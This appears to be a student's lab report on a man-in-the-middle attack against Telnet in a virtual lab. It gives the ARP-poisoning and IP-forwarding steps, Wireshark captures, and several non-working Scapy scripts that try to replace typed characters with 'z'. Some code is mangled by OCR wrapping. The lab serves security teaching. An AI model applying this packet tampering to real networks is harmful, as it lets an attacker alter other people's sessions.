  350 2020-04-17 23:51:10.1230856… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242624 Ack=3668601380 Win=31360 Len=0 TSval=4591817 TSecr=…
  351 2020-04-17 23:51:10.7417187… 10.0.2.6   10.0.2.7    TELNET     67 Telnet Data ...
  352 2020-04-17 23:51:10.7423207… 10.0.2.7   10.0.2.6    TELNET     67 Telnet Data ...
  353 2020-04-17 23:51:10.7423281… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242625 Ack=3668601381 Win=31360 Len=0 TSval=4591972 TSecr=…
  354 2020-04-17 23:51:11.0826242… 10.0.2.6   10.0.2.7    TELNET     68 Telnet Data ...
  355 2020-04-17 23:51:11.0829826… 10.0.2.7   10.0.2.6    TELNET    104 Telnet Data ...
  356 2020-04-17 23:51:11.0832084… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242627 Ack=3668601419 Win=31360 Len=0 TSval=4592057 TSecr=…
  357 2020-04-17 23:51:11.7278865… 10.0.2.6   10.0.2.7    TELNET     67 Telnet Data ...
  358 2020-04-17 23:51:11.7282130… 10.0.2.7   10.0.2.6    TELNET     67 Telnet Data ...
  359 2020-04-17 23:51:11.7284132… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242628 Ack=3668601420 Win=31360 Len=0 TSval=4592219 TSecr=…
  360 2020-04-17 23:51:11.8393587… 10.0.2.6   10.0.2.7    TELNET     67 Telnet Data ...
  361 2020-04-17 23:51:11.8401157… 10.0.2.7   10.0.2.6    TELNET     67 Telnet Data ...
  362 2020-04-17 23:51:11.8404223… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242629 Ack=3668601421 Win=31360 Len=0 TSval=4592247 TSecr=…
  363 2020-04-17 23:51:11.9546443… 10.0.2.6   10.0.2.7    TELNET     67 Telnet Data ...
  364 2020-04-17 23:51:11.9548192… 10.0.2.7   10.0.2.6    TELNET     67 Telnet Data ...
  365 2020-04-17 23:51:11.9549060… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242630 Ack=3668601422 Win=31360 Len=0 TSval=4592275 TSecr=…
  366 2020-04-17 23:51:12.1182124… 10.0.2.6   10.0.2.7    TELNET     68 Telnet Data ...
  367 2020-04-17 23:51:12.1201802… 10.0.2.7   10.0.2.6    TELNET    215 Telnet Data ...
  368 2020-04-17 23:51:12.1203048… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242632 Ack=3668601571 Win=32512 Len=0 TSval=4592317 TSecr=…
  369 2020-04-17 23:51:12.1206380… 10.0.2.7   10.0.2.6    TELNET    102 Telnet Data ...
  370 2020-04-17 23:51:12.1206415… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242632 Ack=3668601607 Win=32512 Len=0 TSval=4592317 TSecr=…

    Checksum: 0x5b15 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: \033]0;telnetter@VM: /\atelnetter@VM:/$

0010  00 58 e4 35 40 00 40 06  3e 4e 0a 00 02 07 0a 00   .X.5@.@. >N......
0020  02 06 00 17 ab b6 da aa  6a e3 5e 21 54 88 80 18   ........ j.^!T...
0030  00 e3 5b 15 00 00 01 01  08 0a 00 45 31 b9 00 46   ..[..... ...E1..F
0040  12 bd 1b 5d 30 3b 74 65  6c 6e 65 74 74 65 72 40   ...]0;te lnetter@
0050  56 4d 3a 20 2f 07 74 65  6c 6e 65 74 74 65 72 40   VM: /.te lnetter@
0060  56 4d 3a 2f 24 20                                  VM:/$
```

Turning the IP forwarding off after establishing initial Telnet connection does not seem to affect the packet capture or the connection between Host A and B.

We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

A skeleton sniff-and-spoof program is shown below:

```
#!/usr/bin/python from
scapy.all import *
```

```
def spoof_pkt(pkt):
    print("Original Packet.........") print("Source IP : ",
    pkt[IP].src) print("Destination IP :", pkt[IP].dst)

    a = IP() b = TCP() data =
    pkt[TCP].payload newpkt =
    a/b/data

    print("Spoofed Packet.........") print("Source IP : ",
    newpkt[IP].src) print("Destination IP :", newpkt[IP].dst)
    send(newpkt)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

The above program sniffs all the TCP packets and then spoof a new TCP packet based on the captured packets. Please make necessary changes to distinguish whether a packet is sent from A or B. If it is sent from A, set all the attribute names/values of the new packet to be the same as those of the original packet, and replace each alphanumeric characters in the payload (usually just one character in each packet) with character Z. If the captured packet is sent from B, no change will be made.


In Telnet, every character we type in the Telnet window will trigger a TCP packet. Therefore, in a typical Telnet packet from client to server, the payload only contains one character. The character will then be echoed back by the server, and the client will then display the character in its window. Therefore, what we see in the client window is not the direct result of the typing; whatever we type in the client window takes a round trip before it is displayed. If the network is disconnected, whatever we typed on the client window will not displayed, until the network is recovered. Similarly, if attackers change the character to Z during the round trip, Z will be displayed at the Telnet client window.

Here is a summary what we need to do in order to launch the MITM attack.

- Conduct ARP cache poisoning attacks against Hosts A and B.
- Turn on IP forwarding on Host M.
- Telnet from host A to Host B.
- After the Telnet connection has been established, turn off IP forwarding.


- Conduct the sniff and spoof attack on Host M.

The initial script:




```
#! /usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    print("Original Packet......")
    print("Source IP: ", pkt[IP].src)
    print("Destination IP: ", pkt[IP].dst)
    a = IP()
    b = TCP()
    data = pkt[TCP].payload
    newpkt = a/b/data
    print("Spoofed Packet......")
    print ("Source IP: ", newpkt[IP].src)
    print("Destination IP: ", newpkt[IP].dst)
    send(newpkt)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

Running the script as is and having Host A and B communication over Telnet:




```
Sent 1 packets.
Original Packet......
Source IP:  10.0.2.6
Destination IP:  10.0.2.7
Spoofed Packet......
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
Original Packet......
Source IP:  10.0.2.7
Destination IP:  10.0.2.6
Spoofed Packet......
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
Original Packet......
Source IP:  10.0.2.6
Destination IP:  10.0.2.7
Spoofed Packet......
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
```

After modification, It still doesn’t seem to work. Though I’m not sure why:




```python
#! /usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    print("Original Packet......")
    print("Source IP: ", pkt[IP].src)
    print("Destination IP: ", pkt[IP].dst)

    if pkt[IP].src=='10.0.2.7' and pkt[IP].dst=='10.0.2.6': #tcp packet from Server to Host A  so we need to modify telnet data

        print('payload: ' + str(pkt[TCP].payload))
        pkt[TCP].payload = b'z'
        print('payload altered?: ' + str(pkt[TCP].payload))
        del pkt[IP].chksum
        del pkt[TCP].chksum
    data = pkt[TCP].payload
    a = IP()
    b = TCP()
    newpkt = a/b/data
    print("Spoofed Packet......")
    print ("Source IP: ", newpkt[IP].src)
    print("Destination IP: ", newpkt[IP].dst)
    send(newpkt)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

Setting the pkt[TCP].payload = b'z' seems to work, but doesn't reflect on wireshark:




```
.
Sent 1 packets.
Original Packet......
Source IP:  10.0.2.7
Destination IP:  10.0.2.6
payload: b'f'
payload altered?: b'z'
Spoofed Packet......
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
Original Packet......
Source IP:  10.0.2.6
Destination IP:  10.0.2.7
Spoofed Packet......
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
```




```
ip.addr==10.0.2.6

No.  Time                          Source    Destination  Protocol  Length Info
  18 2020-04-18 00:52:53.7533998…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  19 2020-04-18 00:52:53.7841731…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  20 2020-04-18 00:52:53.7843485…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  21 2020-04-18 00:52:53.8142823…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  22 2020-04-18 00:52:53.8144373…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  23 2020-04-18 00:52:53.8433961…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  24 2020-04-18 00:52:53.8437171…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  25 2020-04-18 00:52:53.8872949…  10.0.2.6  10.0.2.7     TCP         66 43958 → 23 [ACK] Seq=1579242783 Ack=3668608116 Win=483 Len=0 TSval=5517734 TSecr=54…
  26 2020-04-18 00:52:54.2564780…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  27 2020-04-18 00:52:54.2567139…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  28 2020-04-18 00:52:54.2568025…  10.0.2.6  10.0.2.7     TCP         66 43958 → 23 [ACK] Seq=1579242784 Ack=3668608117 Win=483 Len=0 TSval=5517826 TSecr=54…
  29 2020-04-18 00:52:54.4451434…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  30 2020-04-18 00:52:54.4455496…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  31 2020-04-18 00:52:54.4457066…  10.0.2.6  10.0.2.7     TCP         66 43958 → 23 [ACK] Seq=1579242785 Ack=3668608118 Win=483 Len=0 TSval=5517873 TSecr=54…
  32 2020-04-18 00:52:54.6944772…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  33 2020-04-18 00:52:54.6948122…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  34 2020-04-18 00:52:54.6949858…  10.0.2.6  10.0.2.7     TCP         66 43958 → 23 [ACK] Seq=1579242786 Ack=3668608119 Win=483 Len=0 TSval=5517935 TSecr=54…
  35 2020-04-18 00:52:54.8748729…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  36 2020-04-18 00:52:54.8754879…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  37 2020-04-18 00:52:54.8756529…  10.0.2.6  10.0.2.7     TCP         66 43958 → 23 [ACK] Seq=1579242787 Ack=3668608120 Win=483 Len=0 TSval=5517981 TSecr=54…
  38 2020-04-18 00:52:55.0833734…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  39 2020-04-18 00:52:55.0836357…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  40 2020-04-18 00:52:55.0836967…  10.0.2.6  10.0.2.7     TCP         66 43958 → 23 [ACK] Seq=1579242788 Ack=3668608121 Win=483 Len=0 TSval=5518033 TSecr=54…
  41 2020-04-18 00:52:55.1209108…  10.0.2.6  10.0.2.7     TELNET      67 Telnet Data ...
  42 2020-04-18 00:52:55.1211066…  10.0.2.7  10.0.2.6     TELNET      67 Telnet Data ...
  43 2020-04-18 00:52:55.1642217…  10.0.2.6  10.0.2.7     TCP         66 43958 → 23 [ACK] Seq=1579242789 Ack=3668608122 Win=483 Len=0 TSval=5518053 TSecr=54…
  48 2020-04-18 00:53:32.8695707…  10.0.2.6  10.0.2.3     DHCP       342 DHCP Request  - Transaction ID 0xf4429f25
  49 2020-04-18 00:53:32.8853104…  10.0.2.3  10.0.2.6     DHCP       590 DHCP ACK      - Transaction ID 0xf4429f25

    Checksum: 0xb434 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: f

0000  08 00 27 d0 5f f7 08 00  27 ae 36 7f 08 00 45 10   ..'._... '.6...E.
0010  00 35 e5 1b 40 00 40 06  3d 8b 0a 00 02 07 0a 00   .5..@.@. =.......
0020  02 06 00 17 ab b6 da aa  84 79 5e 21 55 25 80 18   ........ .y^!U%..
0030  00 e3 b4 34 00 00 01 01  08 0a 00 53 51 d6 00 54   ...4.... ...SQ..T
0040  32 da 66                                           2.f

This frame has some of the TCP analysis shown (tcp.analysis)    Packets: 55 · Displayed: 45 (81.8%)    Profile: Default
```

The server response to 'f' key press still responds with 'f' rather than 'z'

Modifying the code to below prepares does update the payload captured on wireshark, but is still constructed incorrectly:



```
#! /usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    print("Original Packet......")
    print("Source IP: ", pkt[IP].src)
    print("Destination IP: ", pkt[IP].dst)
    data = ''
    if pkt[IP].src=='10.0.2.7' and pkt[IP].dst=='10.0.2.6': #tcp packet from Server to Host A  so we need to modify telnet data

        print('payload: ' + str(pkt[TCP].payload))
        data = 'z'
    else:
        data = pkt[TCP].payload
    a = IP(src=pkt[IP].src, dst=pkt[IP].dst)
    b = TCP(dport=23)
    newpkt = a/b/data
    print('spoofed data?: ' + str(newpkt[TCP].payload))
    print("Spoofed Packet......")
    print ("Source IP: ", newpkt[IP].src)
    print("Destination IP: ", newpkt[IP].dst)
    send(newpkt)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```



```
No.  Time                          Source     Destination  Protocol Length Info
2060 2020-04-18 01:24:54.5355843… 10.0.2.6   10.0.2.7     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=937018354 Ack=…
2061 2020-04-18 01:24:54.5357385… 10.0.2.7   10.0.2.6     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2062 2020-04-18 01:24:54.5512206… 10.0.2.6   10.0.2.7     TCP      56 [TCP Spurious Retransmission] 20 → 23 [SYN] Seq=0 Win=8192 Len=0
2063 2020-04-18 01:24:54.5515187… 10.0.2.7   10.0.2.6     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=2802373199 Ack…
2064 2020-04-18 01:24:54.5516432… 10.0.2.6   10.0.2.7     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2065 2020-04-18 01:24:54.5710305… 10.0.2.7   10.0.2.6     TELNET   55 [TCP Spurious Retransmission] Telnet Data ...
2066 2020-04-18 01:24:54.5713311… 10.0.2.6   10.0.2.7     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=937576684 Ack=…
2067 2020-04-18 01:24:54.5714858… 10.0.2.7   10.0.2.6     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2068 2020-04-18 01:24:54.5897812… 10.0.2.6   10.0.2.7     TCP      56 [TCP Spurious Retransmission] 20 → 23 [SYN] Seq=0 Win=8192 Len=0
2069 2020-04-18 01:24:54.5906578… 10.0.2.7   10.0.2.6     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=2802976402 Ack…
2070 2020-04-18 01:24:54.5906620… 10.0.2.6   10.0.2.7     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2071 2020-04-18 01:24:54.5985221… 10.0.2.7   10.0.2.6     TELNET   55 [TCP Spurious Retransmission] Telnet Data ...
2072 2020-04-18 01:24:54.5988227… 10.0.2.6   10.0.2.7     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=938006434 Ack=…
2073 2020-04-18 01:24:54.5989527… 10.0.2.7   10.0.2.6     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2074 2020-04-18 01:24:54.6249401… 10.0.2.7   10.0.2.6     TELNET   55 [TCP Spurious Retransmission] Telnet Data ...
2075 2020-04-18 01:24:54.6253812… 10.0.2.6   10.0.2.7     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=938420581 Ack=…
2076 2020-04-18 01:24:54.6255661… 10.0.2.7   10.0.2.6     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2077 2020-04-18 01:24:54.6519816… 10.0.2.6   10.0.2.7     TCP      60 [TCP Spurious Retransmission] 20 → 23 [SYN] Seq=0 Win=8192 Len=0
2078 2020-04-18 01:24:54.6522723… 10.0.2.7   10.0.2.6     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=2803947390 Ack…
2079 2020-04-18 01:24:54.6523768… 10.0.2.6   10.0.2.7     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2080 2020-04-18 01:24:54.6782254… 10.0.2.6   10.0.2.7     TCP      54 [TCP Spurious Retransmission] 20 → 23 [SYN] Seq=0 Win=8192 Len=0
2081 2020-04-18 01:24:54.6785150… 10.0.2.7   10.0.2.6     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=2804357494 Ack…
2082 2020-04-18 01:24:54.6786094… 10.0.2.6   10.0.2.7     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2083 2020-04-18 01:24:54.7002689… 10.0.2.6   10.0.2.7     TCP      60 [TCP Spurious Retransmission] 20 → 23 [SYN] Seq=0 Win=8192 Len=0
2084 2020-04-18 01:24:54.7006624… 10.0.2.7   10.0.2.6     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=2804703572 Ack…
2085 2020-04-18 01:24:54.7007792… 10.0.2.6   10.0.2.7     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2086 2020-04-18 01:24:54.7253071… 10.0.2.7   10.0.2.6     TELNET   55 [TCP Spurious Retransmission] Telnet Data ...
2087 2020-04-18 01:24:54.7255651… 10.0.2.6   10.0.2.7     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=939986712 Ack=…
2088 2020-04-18 01:24:54.7257069… 10.0.2.7   10.0.2.6     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
2089 2020-04-18 01:24:54.7512855… 10.0.2.7   10.0.2.6     TELNET   55 [TCP Spurious Retransmission] Telnet Data ...
2090 2020-04-18 01:24:54.7515912… 10.0.2.6   10.0.2.7     TCP      60 [TCP Previous segment not captured] [TCP Port numbers reused] 23 → 20 [SYN, ACK] Seq=940393256 Ack=…
2091 2020-04-18 01:24:54.7518174… 10.0.2.7   10.0.2.6     TCP      60 20 → 23 [RST] Seq=1 Win=0 Len=0
```

```
    Window size value: 8192
    [Calculated window size: 8192]
    Checksum: 0xfda9 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: z
```

```
0000  08 00 27 d0 5f f7 08 00  27 4e a6 2f 08 00 45 00   ..'._... 'N./..E.
0010  00 29 00 01 00 00 40 06  62 c2 0a 00 02 07 0a 00   .)....@. b.......
0020  02 06 00 14 00 17 00 00  00 00 00 00 00 00 50 02   ........ ......P.
0030  20 00 fd a9 00 00 7a                               ......z
```

```
Urgent pointer (tcp.urgent_pointer), 2 bytes          Packets: 2091 · Displayed: 2085 (99.7%)          Profile: Default
```

4 Submission

Students need to submit a detailed lab report to describe what they have done, what they have observed, and how they interpret the results. Reports should include evidences to support the observations. Evidences include packet traces, screenshots, etc. Reports should also list the important code snippets with explanations. Simply attaching code without any explanation will not receive credits.